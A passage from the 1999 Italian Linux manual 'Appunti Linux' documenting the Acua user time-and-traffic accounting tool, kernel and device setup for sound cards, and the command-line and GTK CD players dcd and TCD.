La maggior parte di queste indicazioni sono definite in modo preliminare nel file di configurazione generale, mentre altre riguardano la contabilizzazione degli accessi, e vengono gestite dinamicamente in base all'utilizzo da parte dell'utente. Di seguito appare l'elenco di alcune di queste variabili.

- **`priority`**
  Definisce il livello di priorità dell'utente.
- **`maxLogins`**
  Il numero massimo di accessi simultanei (di solito ne viene consentito uno solo).
- **`PPPidleByte`**, **`PPPidleMin`**
  La connessione PPP viene considerata inattiva se sono stati trasmessi meno di **`PPPidleByte`** byte in **`PPPidleMin`** minuti.
  Nel file di configurazione può essere usata la direttiva **`PPPIdleBoot`** per definire entrambi questi valori.
- **`tLimit`**, **`tLeft`**
  L'accesso a queste due variabili permette di modificare rispettivamente il tempo massimo a disposizione, e il tempo rimasto, alterando così quanto contabilizzato da Acua.
- **`sLimit`**, **`sLeft`**
  L'accesso a queste due variabili permette di modificare rispettivamente il tempo massimo di sessione, e il tempo di sessione rimanente, alterando così quanto contabilizzato da Acua.
- **`cLimit`**, **`cLeft`**
  L'accesso a queste due variabili permette di modificare rispettivamente il tempo massimo di fascia oraria, e il tempo di fascia rimanente, alterando così quanto contabilizzato da Acua.
- **`bTx`**, **`bRx`**
  Definiscono la quantità di byte trasmessi e ricevuti (*upload*, *download*). Intervenendo su questi valori si altera la contabilizzazione di Acua.
- **`bTxLimit`**, **`bRxLimit`**
  Definiscono il limite massimo di byte trasmessi e ricevuti (*upload*, *download*).

- **`bLimit`**
  Definisce il limite massimo di byte che possono transitare (la somma di quelli trasmessi e di quelli ricevuti).
- **`bStxLimit`**, **`bStxLimit`**
  Definiscono il limite massimo di byte trasmessi e ricevuti per sessione (*upload, download*).
- **`bSLimit`**
  Definisce il limite massimo di byte che possono transitare per sessione (la somma di quelli trasmessi e di quelli ricevuti).

Esempi

`# acua modRec pippo 10/01/01 12000 12000 4 -1 60 -1 -1`

Modifica l'impostazione dell'utente **`pippo`**, fissando la scadenza al 1/1/2010, definendo il tempo massimo complessivo e anche quello di sessione in 200 ore (12000 minuti), indicando il livello di priorità (4) e le fasce orarie (nella seconda viene concesso di accedere per un'ora).

> Purtroppo, è probabile che questo comando non funzioni, pur essendo corretto sintatticamente. Se **`acua modRec`** non risponde correttamente a questa forma della sintassi, non ci sono altri rimedi che farne a meno.

`# acua modRec pippo +EXPLAINBOOT`

Attiva la modalità **`EXPLAINBOOT`** per l'utente **`pippo`**.

`# acua modRec pippo -WARNBOOT`

Disattiva la modalità **`WARNBOOT`** per l'utente **`pippo`**.

`# acua modRec pippo tLimit = 24000`

Modifica il tempo complessivo concesso, portandolo a 400 ore (24000 minuti).

`# acua modRec pippo tLeft = 24000`

Modifica il tempo complessivo rimanente, portandolo a 400 ore (24000 minuti).

### 168.3.5 # acua subscribe

`acua subscribe` ⟨*utente*⟩ ⟨*scadenza*⟩ ⟨*tempo-massimo*⟩ `[`⟨*sessione-massima*⟩ `[`⟨*priorità*⟩ `[`⟨*limite-di-fascia*⟩`...]]]`

Per motivi di praticità, è possibile definire una registrazione aggiuntiva che si sovrappone alla situazione esistente dell'utente a cui viene applicata. Quando l'utente è «sottoscritto», tutte le modifiche che possono essere fatte attraverso **`acua modRec`** si riferiscono a questo strato aggiuntivo, che ha effetto fino alla scadenza stabilita (l'argomento che segue l'indicazione dell'utente), oppure fino a quando si utilizza **`acua unsubscribe`**.
È importante chiarire che tutte le modifiche apportate quando è attiva la «sottoscrizione», vengono perdute nel momento in cui questa viene rimossa, e tutto torna allo stato precedente.

Esempi

`# acua subscribe pippo 05/01/01 24000 24000 4 -1 120 -1 -1`

Modifica temporaneamente l'impostazione dell'utente **`pippo`**, fissando la scadenza di queste modifiche al 1/1/2005, definendo il tempo massimo complessivo e anche quello di sessione in 400 ore (24000 minuti), indicando il livello di priorità (4) e le fasce orarie (nella seconda viene concesso di accedere per due ore).

> Come nel caso di **`acua modRec`**, è probabile che questo comando, pur essendo corretto sintatticamente, non funzioni, andando a modificare in modo errato i tempi assegnati alle fasce orarie

### 168.3.6 # acua unsubscribe

`acua unsubscribe` ⟨*utente*⟩

Elimina lo strato aggiunto attraverso la «sottoscrizione» di un utente, riportando il suo stato a quello esistente prima di quel momento.

### 168.3.7 # acua delRec

acua delRec ⟨*utente*⟩

Toglie un utente dal controllo di Acua, cancellando la registrazione corrispondente. Di solito, viene utilizzato direttamente dallo script **`acua_deluser`**, ovvero dal comando **`acua delUser`**.

### 168.3.8 # acua viewRec

acua viewRec [⟨*utente*⟩]

**`acua viewRec`** permette di conoscere lo stato dell'utente specificato, o di quello che ha avviato il comando. Per farlo si avvale di **`acua_viewRec`**. Il problema di questo comando è che può essere utilizzato da qualunque utente, e ciò potrebbe essere interpretato come una violazione della riservatezza personale.

È importante decidere se rendere pubbliche tali informazioni o meno. Se si vuole evitarlo, basta che il programma **`acua_viewRec`** abbia i permessi di esecuzione esclusivamente per l'utente **`root`**.

Segue un esempio riferito all'utente **`tizio`**, appena creato, al quale viene concesso un tempo complessivo e un tempo di sessione di 200 ore (12000 minuti), inoltre, nella seconda fascia oraria gli viene concesso di accedere solo per un'ora. Per quanto riguarda le altre risorse non sono stati stabiliti limiti particolari; la scadenza dell'utenza è il giorno 1/1/2010.

```
login:      tizio
util:       0.00%
online:     NO
phone:      N/A
priority:   4
flags:      [TCSMARTBOOT WARNBOOT EXPLAINBOOT]
uflags:     []
maxLogins:  1 [maxDeduct = 1]
idleLimit:  [TTY = 00:15]  [PPP = 15360 bytes in 00:15]
time:       total: [200:00 + 00:00 / 200:00]  session: [200:00 / 200:00]
class:      [-00:01 / +INF]  [01:00 / 01:00]  [-00:01 / +INF]  [-00:01 / +INF]
data:       total: [0.00 KB / +INF]  session: [0.00 KB / +INF]
data TX:    total: [0.00 KB / +INF]  session: [0.00 KB / +INF]
data RX:    total: [0.00 KB / +INF]  session: [0.00 KB / +INF]
creation:   Sat Jan  2 21:42:23 1999
expiry:     DELETE in 4016.10 days [Fri Jan  1 00:00:00 2010]
lock:       N/A
subscr:     N/A
last log:   Sat Jan  2 21:42:23 1999
last on:    -0.00 days [Sat Jan  2 21:42:23 1999]
```

### 168.3.9 # acua forEach

acua forEach [⟨*opzioni*⟩] ⟨*comando*⟩

**`acua forEach`** permette di scandire l'elenco degli utenti, eseguendo per ognuno di loro il comando posto alla fine degli argomenti. **`acua forEach`** esclude dalla scansione gli utenti indicati espressamente nel file di configurazione generale con la direttiva **`ForEachExclude`**.

All'interno del comando da eseguire attraverso **`acua forEach`** è possibile passare il nome dell'utente per il quale viene eseguito, inserendo il simbolo {}, come si fa con **`find`** per passare il nome del file trovato. Come al solito, può darsi che le parentesi graffe debbano essere protette dall'interpretazione della shell, come succede se si usa la shell Bash.

Alcune opzioni

`-u`

Specifica che deve essere fatta la scansione dei soli utenti per i quali esista effettivamente una registrazione all'interno di Acua.

Esempi

`# `**`acua forEach -u acua modRec \{\} expire = 1y`**

Scandisce ogni utente registrato con Acua e gli assegna la scadenza dell'utenza alla fine dell'anno in corso.

`# `**`acua forEach acua addRec \{\} 1y 120`**

Scandisce tutti gli utenti, esclusi quelli indicati nella configurazione generale con la direttiva **ForEachExclude**, allo scopo di aggiungerli alla gestione di Acua, assegnando la scadenza dell'utenza alla fine dell'anno in corso, concedendo un tempo massimo di due ore (120 minuti).

## 168.4 Funzionamento

Il funzionamento quotidiano di Acua è attuato dal demone **acua_updated**, il quale si avvale di altri programmi e script, e da **acua_login** che annota immediatamente l'ingresso di un utente, o gli impedisce il *login*.

### 168.4.1 # acua_updated

acua_updated [⟨*opzioni*⟩]

**acua_updated** è il demone che controlla l'utilizzo del sistema, esegue le operazioni di contabilizzazione, interrompe le connessioni quando necessario, ed eventualmente elimina gli utenti.

Per compiere queste funzioni si avvale eventualmente dei comandi **acua sync**, **acua purge**, e **acua expire**.

Generalmente, **acua_updated** viene avviato senza opzioni, o al massimo con l'opzione **-a**, che serve a evitare che vengano compiute operazioni di manutenzione che implicano l'utilizzo di **acua sync**, **acua purge**, e **acua expire**, lasciando all'amministratore il compito di provvedere a queste cose.

### 168.4.2 # acua sync

acua sync

**acua sync** serve a sincronizzare le informazioni di Acua con il file /etc/passwd, allo scopo di eliminare registrazioni riferite a utenti che non esistono più. In generale, questo comando dovrebbe essere eseguito periodicamente da **acua_updated**.

### 168.4.3 # acua purge

acua purge ⟨*giorni*⟩

**acua purge** elimina le utenze che risultano inutilizzate dal numero di giorni indicato come argomento. Viene usato generalmente in modo automatico da **acua_updated**, che a sua volta utilizza quanto definito nella configurazione.

### 168.4.4 # acua expire

acua expire

**acua expire** elimina le utenze scadute, oppure le «sottoscrizioni» scadute. In pratica, se un utente ha una sottoscrizione scaduta, viene eseguito **acua unsubscribe**, se invece è scaduta proprio la registrazione, allora l'utente viene eliminato attraverso **acua delUser** (cosa che poi avvia il solito script **acua_deluser**).

**acua expire** viene eseguito normalmente attraverso **acua_updated**, in modo da rendere automatica l'operazione.

### 168.4.5 $ acua_login

acua_login [⟨*utente*⟩]

acua_login < ⟨*terminale*⟩

**acua_login** deve essere utilizzato per autorizzare l'accesso degli utenti controllati da Acua. Se l'utente non è autorizzato, **acua_login** restituisce un valore diverso da zero (falso), e questo viene sfruttato per realizzare uno script di *login*, come già mostrato all'inizio del capitolo.

L'avvio di **acua_login** è necessario anche per inizializzare alcuni valori riferiti all'utente nel sistema di Acua e quindi non se ne può fare a meno.

**acua_login** può essere avviato senza l'indicazione esplicita dell'utente, se il processo appartiene all'utente stesso; in alternativa, si può fornire a **acua_login** il dispositivo del terminale da cui accede l'utente, e anche questo serve per riconoscerlo.

> **acua_login** dipende dalle informazioni contenute nei file `/var/run/utmp` e `/var/log/wtmp`; se per qualche motivo questi non vengono aggiornati correttamente, **acua_login** non riesce a verificare l'accesso da parte dell'utente, e restituisce il valore *Falso*.

Esempi

```
#!/bin/sh

/usr/bin/mesg n
/bin/stty -tostop

# Verifica che l'utente possa accedere.
if /usr/sbin/acua_login
then
    # L'utente viene accolto.
    echo Benvenuto $LOGNAME
else
    # L'utente viene estromesso.
    logout
fi

# Attiva la connessione PPP.
echo "Viene attivata la connessione PPP."
exec /usr/sbin/pppd crtscts modem noauth refuse-chap refuse-pap \
    debug proxyarp idle 600
```

Lo script che si vede è un esempio di shell per un utente che sfrutta la connessione per attivare un collegamento PPP, alla fine della procedura di autenticazione tradizionale.

```
#! /bin/sh
# /etc/ppp/ip-up

#...

if ! /usr/sbin/acua_login < $DEVICE
then
    kill -15 "$PPID"
    exit
fi
```

Quello che si vede sopra è una parte di un ipotetico script `/etc/ppp/ip-up`. Questo viene avviato da **pppd** dopo la connessione, e serve nel caso l'autenticazione avvenga attraverso il protocollo PPP stesso. In particolare, la variabile di ambiente **DEVICE** contiene il percorso completo del dispositivo di terminale attraverso il quale l'utente accede, e la variabile **PPID** contiene il numero del processo corrispondente a **pppd**.

## 168.4.6 $ acua renew

`acua renew` [⟨*opzioni*⟩]

**acua renew** viene usato per azzerare i conteggi riferiti a tutti gli utenti. Se non vengono utilizzate le opzioni, si azzera tutto ciò che può esserlo.

Alcune opzioni

`-c`

Azzera i conteggi riferiti alle fasce orarie. Di solito, il tempo a disposizione riferito a una determinata fascia oraria, viene inteso come utilizzabile nell'arco delle 24 ore, per cui è opportuno eseguire il comando **acua renew -c** ogni giorno, attraverso il sistema Cron.

`-d`

Azzera i conteggi riferiti ai trasferimenti di dati.

`-t`

Azzera i conteggi riferiti al tempo complessivo.

## 168.5 Altra configurazione

È possibile personalizzare meglio il funzionamento di Acua intervenendo su altri file, oltre a quello di configurazione generale. All'interno della directory `/etc/acua/` (ma potrebbe trattarsi invece di `/usr/lib/acua/`) dovrebbero trovarsi altri file di configurazione, assieme ai messaggi che possono essere generati da Acua (per avvisare l'utente dell'imminente disconnessione, o di altre cose).

Se si vuole utilizzare Acua professionalmente, diventa indispensabile tradurre tali file.

A titolo di esempio, viene mostrato il contenuto del file `/usr/lib/acua_viewRec`, quello utilizzato per generare il rapporto di **`acua viewRec`**.

```
login:      $login
util:       $overallUtilization
online:     $online
phone:      $phNo
priority:   $priority
flags:      [$flags]
uflags:     [$uflags]
maxLogins:  $maxLogins [maxDeduct = $maxDeduct]
idleLimit:  [TTY = $idleLimit]  [PPP = $PPPidleBytes bytes in $PPPidleMinutes]
time:       total: [$tLeft + $credit / $tLimit]  session: [$sLeft / $sLimit]
class:      [$cLeft0 / $cLimit0]  [$cLeft1 / $cLimit1]  [$cLeft2 / $cLimit2]  [$cLeft3 / $c
data:       total: [$bXfer / $bLimit]  session: [$bSxfer / $bSlimit]
data TX:    total: [$bTx / $bTxLimit]  session: [$bStx / $bStxLimit]
data RX:    total: [$bRx / $bRxLimit]  session: [$bSRx / $bSrxLimit]
creation:   $creationDate
expiry:     $expireAction
lock:       $lockInfo
subscr:     $subscriptionInfo
last log:   $lastLogin
last on:    $lastOnDays days [$lastOnline]
```

Si intuisce il senso delle variabili, anche se la maggior parte di queste non sono documentate.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

Tomo XIII

# ARGOMENTI AVANZATI E ACCESSORI

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- *<ftp://genius.allnet.it/pub/mirror/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/>*
  - *<ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/>*
- *<ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- *<http://genius.allnet.it/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<http://www.pluto.linux.it/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/>*

  riproduzioni speculari di ILDP:
  - *<http://www.panservice.it/mirror/ILDP/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<http://pluto.psy.unipd.it/ildp/AppuntiLinux/>*
  - *<http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<http://pluto.trew.it/ildp/AppuntiLinux/>*
- *<http://www.appuntilinux.prosa.it/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte.

Parte xxxix

# Audio

# Introduzione alla gestione dell'audio e uso del lettore CD

Negli ultimi tempi, l'elaboratore viene visto sempre più spesso come una macchina multimediale tuttofare. In questo documento non c'è ancora una parte dedicata ai vari aspetti della «multimedialità» con GNU/Linux. Per il momento, qui si raccolgono solo alcune notizie utili per la gestione delle funzionalità audio con il sistema GNU/Linux.

In generale, per gestire l'«audio» in qualche modo non è strettamente necessario disporre di componenti speciali. Per esempio, il lettore CD-ROM può essere gestito in modo indipendente per ascoltare i CD musicali, eventualmente anche per estrarre le tracce audio (anche se poi mancherebbe la possibilità di ascoltare quanto estratto senza una scheda audio).

> È bene non farsi illusioni sulle possibilità di un sistema GNU/Linux nei confronti della gestione dell'audio. Il comportamento può cambiare notevolmente da una scheda audio all'altra, e non è detto che le cose migliorino quando la qualità dell'hardware è eccezionale. In generale è più probabile ottenere i risultati più buoni con una scheda a 16 bit di quelle gestite dai driver «OSS» (esiste una classificazione apposita nei sorgenti del kernel con questa sigla).

## 169.1 Kernel per le funzionalità audio

Per includere le funzionalità audio, attraverso dell'hardware apposito, è molto probabile che il kernel debba essere ricompilato. Tuttavia, il vero problema sta nel fatto che esiste una grande quantità di schede audio, per cui si deve scegliere attentamente l'hardware, e per ogni situazione si possono presentare degli imprevisti.[1]

> La maggior parte del codice scritto per la gestione delle schede audio è fatto per componenti un po' vecchi, realizzati per il bus ISA, e in generale non prevede le funzionalità Plug & Play. Questo comporta il problema di dover provvedere alla configurazione di tali schede attraverso altri sistemi operativi, oppure per mezzo dei programmi del pacchetto Isapnptools, a cui si accenna nel capitolo 16.

La parte principale del kernel ha un limite nella sua dimensione massima. Dal momento che di solito la gestione dell'audio non dovrebbe essere una funzionalità vitale, è consigliabile utilizzare i moduli per queste cose.

Per prima cosa si deve abilitare la gestione dell'audio, in modo da permettere l'accesso alle altre voci di configurazione del kernel relative a questa gestione.

- *Sound card support* (12.5.17) **M**

Nella maggior parte dei casi, la gestione della propria scheda audio rientra nel gruppo OSS (*Open Sound System*), di conseguenza dovrebbe essere necessario attivare la voce relativa. Successivamente si dovrà selezionare precisamente il tipo di scheda.

- *OSS sound modules* (12.5.17) **M**

Se si intende realizzare un kernel modulare, come viene suggerito qui, occorre poi fare in modo che i moduli relativi vengano caricati opportunamente, soprattutto specificando i parametri necessari a raggiungere correttamente la scheda. A titolo di esempio, supponendo di disporre di una vecchia scheda SoundBlaster a 8 bit, predisposta per utilizzare l'indirizzo di I/O 0x220, il livello di IRQ 5 e il canale DMA 1, si può caricare il modulo relativo con il comando seguente:

```
# modprobe sb irq=5 io=0x220 dma=1
```

In questo modo vengono caricati automaticamente anche i moduli da cui dipende `sb.o`. Lo si può verificare con `lsmod`:

```
# lsmod
```

[1] Purtroppo, il fatto che una scheda audio sia «compatibile» con una qualche altra scheda più conosciuta, non è sufficiente per determinare che queste siano effettivamente equivalenti. In generale, a meno che si stia utilizzando una scheda audio «originale» che risulta individuata perfettamente nell'elenco proposto dal programma di configurazione del kernel, è indispensabile localizzare l'integrato principale e annotare il nome o la sigla che vi appare. Con questa informazione si dovranno leggere i file di documentazione che accompagnano i sorgenti del kernel alla ricerca di notizie precise al riguardo.

Per verificare che la scheda sia stata riconosciuta correttamente, si può «interpellare» il file di dispositivo `/dev/sndstat`, ovvero il file virtuale `/proc/sound`:

```
# cat /dev/sndstat
```

```
# cat /proc/sound
```

```
OSS/Free:3.8s2++-971130
Load type: Driver loaded as a module
Kernel: Linux dinkel.brot.dg 2.2.5 #4 SMP lun mag 10 15:02:40 CEST 1999 i586
    ...
```

La documentazione più aggiornata riferita alle schede audio è contenuta nel pacchetto dei sorgenti del kernel. Precisamente si tratta dei file contenuti nella directory `/usr/src/linux/Documentation/sound/`. È importante leggere i file riferiti alla propria schede audio, e in generale i file `Introduction` e `README.*`.

## 169.1.1 File di dispositivo

I file di dispositivo relativi alle funzionalità audio sono descritti nel file `/usr/src/linux/Documentation/devices.txt`, assieme a tutti gli altri. Il documento in questione è precisamente *Linux allocated devices*, mantenuto da Peter H. Anvin. Quello che segue è l'estratto significativo di questo file.

```
[...]
 13 char        PC speaker
                  0 = /dev/pcmixer      Emulates /dev/mixer
                  1 = /dev/pcsp         Emulates /dev/dsp (8-bit)
                  4 = /dev/pcaudio      Emulates /dev/audio
                  5 = /dev/pcsp16       Emulates /dev/dsp (16-bit)
[...]
 14 char        Sound card
                  0 = /dev/mixer        Mixer control
                  1 = /dev/sequencer    Audio sequencer
                  2 = /dev/midi00       First MIDI port
                  3 = /dev/dsp          Digital audio
                  4 = /dev/audio        Sun-compatible digital audio
                  6 = /dev/sndstat      Sound card status information
                  8 = /dev/sequencer2   Sequencer -- alternate device
                 16 = /dev/mixer1       Second soundcard mixer control
                 17 = /dev/patmgr0      Sequencer patch manager
                 18 = /dev/midi01       Second MIDI port
                 19 = /dev/dsp1         Second soundcard digital audio
                 20 = /dev/audio1       Second soundcard Sun digital audio
                 33 = /dev/patmgr1      Sequencer patch manager
                 34 = /dev/midi02       Third MIDI port
                 50 = /dev/midi03       Fourth MIDI port
[...]
```

A titolo di esempio, dovendo creare il dispositivo `/dev/audio`, si potrebbe usare il comando seguente:

```
# mknod /dev/audio c 14 4
```

Sono importanti anche i permessi di questi file. In generale dovrebbero appartenere all'utente **`root`** e al gruppo **`sys`**. Inoltre potrebbero avere i permessi di lettura e scrittura per tutti gli utenti: 0666.

Volendo utilizzare il lettore CD-ROM per ascoltare dei CD audio normali, occorre regolare anche i permessi del dispositivo corrispondente al lettore stesso. In pratica, occorre prendersi cura del dispositivo a cui punta il collegamento simbolico `/dev/cdrom`. Questo dispositivo, dal momento che è riferito a un'unità in sola lettura, potrebbe essere accessibile in lettura e scrittura a qualunque utente (a meno che si voglia controllare per qualche motivo). Per questo, di solito si attribuiscono i permessi 0666.

```
# chmod 0666 /dev/cdrom
```

Quando l'elaboratore che dispone di scheda audio è collegato a una rete, potrebbero porsi dei problemi di sicurezza riguardo ai permessi per gli utenti comuni sui file di dispositivo di questa. Infatti, un utente che può accedere all'elaboratore, avrebbe la possibilità di attivare la scheda audio e ascoltare attraverso il microfono, ammesso che questo sia collegato. Nello stesso modo potrebbe attivare il canale della linea in ingresso, e così tutte le altre fonti disponibili. Per questa ragione, generalmente, questi file di dispositivo sono sprovvisti del permesso di lettura per gli utenti diversi dal proprietario e dal gruppo di questi file.

### 169.1.2 # sndconfig

La distribuzione RedHat ha preparato un programma che facilita la configurazione dei moduli per la gestione delle funzionalità audio, ed eventualmente provvede anche a sistemare la configurazione Plug & Play delle schede ISA. Il programma è molto utile, soprattutto perché è in grado di predisporre il file `/etc/conf.modules` correttamente, e inoltre, ammesso che la scansione Plug & Play si concluda senza incidenti, si ottiene il file di configurazione `/etc/isapnp.conf` corretto (e completo) per la propria scheda audio ISA Plug & Play.[2]

```
sndconfig [--noprobe] [--noautoconfig]
```

Se **`sndconfig`** viene utilizzato senza opzioni, si prepara immediatamente a eseguire una scansione dell'hardware Plug & Play. Eventualmente, questo può portare anche al blocco del sistema operativo; pertanto conviene utilizzare questa verifica solo quando l'elaboratore non sta svolgendo alcuna attività importante (meglio ancora se il livello di esecuzione è quello singolo). È molto importante che **non** venga avviata questa scansione se non c'è alcuna scheda ISA di tipo Plug & Play.

L'opzione **`--noprobe`** serve per evitare che venga eseguita una scansione Plug & Play. In questo modo si potrà selezionare in modo guidato il tipo di scheda audio e gli indirizzi necessari a gestirla.

L'opzione **`--noautoconfig`** serve per evitare che venga configurata automaticamente una scheda audio Plug & Play. In questo modo si lascia all'utilizzatore la scelta dei parametri di configurazione relativi.

La figura 169.1 mostra la maschera di **`sndconfig`** con la quale si indicano le caratteristiche di una vecchia scheda audio SoundBlaster (configurata attraverso ponticelli), in modo che venga generato il file `/etc/conf.modules` più adatto (in questo caso, il file `/etc/isapnp.conf` non serve perché non si tratta di una scheda Plug & Play).

```
+---------------| Card Settings |----------------+
|                                                |
| Please adjust the settings below to match the  |
| dip switch settings on your sound card.        |
|                                                |
|  I/O PORT     IRQ     DMA                      |
|                                                |
|   >0x220<      3      >1<                      |
|    0x240      >5<                              |
|                7                               |
|                9                               |
|                                                |
|        +----+              +--------+          |
|        | Ok |              | Cancel |          |
|        +----+              +--------+          |
|                                                |
|                                                |
+------------------------------------------------+
```

Figura 169.1: Configurazione manuale di una vecchia scheda di cui si conosce la configurazione hardware.

Per comprendere meglio il funzionamento di questo programma, e soprattutto per capire come ci si deve comportare con la configurazione del file `/etc/isapnp.conf`, è opportuno dare un'occhiata al capitolo 16, in particolare per quello che riguarda il pacchetto Isapnptools.

## 169.2 Riferimenti

- Jeff Tranter, *The Linux Sound HOWTO*
- Documentazione del kernel

  `/usr/src/linux/Documentation/sound/*`

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

[2] **`sndconfig`** dovrebbe funzionare anche nelle distribuzioni diverse dalla RedHat.

# Lettore CD

Indipendentemente dal fatto che sia disponibile una scheda audio, è possibile ascoltare dei CD musicali attraverso il lettore CD-ROM, che dovrebbe essere provvisto di un'uscita autonoma (una presa stereo per cuffia sulla parte frontale dell'unità). Naturalmente, se è disponibile la scheda audio, il lettore CD-ROM potrebbe esservi stato collegato attraverso un cavetto schermato, in modo da poter utilizzare le funzionalità della stessa scheda per rielaborare il suono.

## 170.1 Ascolto di un CD audio

Il software che si occupa di mettere in funzione il lettore CD-ROM come lettore di CD audio, interviene solo sul dispositivo `/dev/cdrom` (o meglio, sul dispositivo a cui punta questo collegamento simbolico, che come già spiegato deve avere i permessi opportuni). Il segnale audio può essere prelevato direttamente dal lettore CD, oppure può essere gestito attraverso la scheda audio per mezzo di altro software.

> Se la scheda audio non è di ottima qualità, questa potrebbe generare un rumore di fondo. Di conseguenza, per essere certi di prelevare il segnale più pulito possibile, è necessario utilizzare l'uscita del lettore CD stesso.

Il software che permette l'ascolto di un CD audio, non richiede di tenere sotto controllo il lettore, per cui potrebbe essere costituito anche da un semplice programma a riga di comando, come nel caso di **`dcd`**.

### 170.1.1 $ dcd

**`dcd`** è un programma di utilità molto semplice che segue la filosofia dei comandi a riga di comando, con tutti i vantaggi che questo può dare. In pratica, senza impegnare una console virtuale o un terminale, manda al lettore i comandi richiesti di volta in volta.

`dcd [`⟨*n-traccia*⟩`...]`

`dcd {stop|restart|next|prev|info|dir|loop [`*n*`...]}`

La sintassi è molto semplice: se si indica un numero *n* si intende avviare l'esecuzione della traccia *n*-esima corrispondente; se si indicano più numeri si intende ottenere l'esecuzione di quelle tracce nella sequenza indicata; se si indica un'altra parola chiave, si vuole impartire il comando corrispondente:

- **`stop`** ferma l'esecuzione (se non funziona basta selezionare la prima traccia e quindi usare il comando **`prev`**);
- **`restart`** riavvia la traccia che si sta ascoltando;
- **`next`** passa alla prossima traccia;
- **`prev`** passa alla traccia precedente;
- **`info`** restituisce alcune informazioni sulla traccia attuale;
- **`dir`** elenca le tracce contenute nel CD;
- **`loop [`*n*`...]`** esegue la sequenza ripetendo quando raggiunge la fine della sequenza (in tal caso **`tcd`** impegna la shell).

#### Alcuni esempi

`$ `**`dcd`**

Avvia l'esecuzione del primo brano del CD, proseguendo fino all'ultimo.

`$ `**`dcd 1`**

Esattamente come nell'esempio precedente.

`$ `**`dcd 1 3 5 7`**

Richiede l'esecuzione dei brani 1, 3, 5 e 7 in sequenza.

`$ `**`dcd next`**

Passa all'esecuzione del brano successivo.

### 170.1.2 TCD

TCD è un pacchetto composto da due programmi: uno per lo schermo a caratteri e uno per il sistema grafico X. L'utilizzo è intuitivo e non occorrono molte spiegazioni. È importante osservare che il controllo del volume riguarda il lettore CD e non la scheda audio. In altri termini, si tratta del volume del segnale che viene generato dal lettore CD: sia quello che si ottiene attraverso l'uscita sul pannello frontale dell'unità, sia quello che viene inviato alla scheda audio (ammesso che esista) per mezzo del cavetto schermato interno all'elaboratore.

La figura 170.1 mostra il funzionamento di TCD nella versione per terminali a caratteri, mentre la figura 170.2 mostra la versione per il sistema grafico X[1]

```
+-TCD v2.0, by Tim Gerla------Control Panel-----------------------------------+
|                            |                                                |
| Status: Paused             | [P] - Start playing.      [-] - Previous track. |
| Track:  10 of 12           | [U] - Pause or restart.   [+] - Ne|t track.     |
| Time:   03:36              | [E] - Eject CDROM.        [G] - Go to track #.  |
| CD:     55:17              | [S] - Stop playing.       []] - Skip ahead.     |
|                            |                           [[] - Skip back.      |
|-Track List----------------| [M] - Change play mode.   < > - Adjust volume.  |
|                            | Current Mode: Normal      Current Volume: 10%   |
| 01a - 06:10                |                                                |
| 02a - 06:21                |                                                |
| 03a - 03:22                |                                                |
| 04a - 04:06                |                                                |
| 05a - 05:51                |                                                |
| 06a - 08:05                | [T] - Edit track database.                     |
| 07a - 04:38                | [D] - Download CDDB data.                      |
| 08a - 05:10                |                                                |
| 09a - 07:55                |                                                |
| 10a - 08:29                | [Q] - Quit.                                    |
| 11a - 04:54                |                                                |
| 12a - 06:37                |-Disc Information---------------------------------|
|                            | Length: 71:40                                  |
|                            | Title:  Unknown / Unknown                      |
|                            | Track:  Track 10                               |
+-----------------------------------------------------------------------------+
```

Figura 170.1: Esempio del funzionamento di TCD nella versione per terminali a caratteri.


Figura 170.2: Esempio del funzionamento di TCD nella versione grafica.

Gli eseguibili sono rispettivamente **tcd** e **gtcd**. La lettera «g» di **gtcd** sta per GTK+, ovvero le librerie grafiche utilizzate.

Una cosa interessante di TCD sta nel fatto che più copie dei suoi eseguibili possono funzionare in modo concorrenziale, e tutte risultano perfettamente sincronizzate, a parte qualche difficoltà nella regolazione del volume.

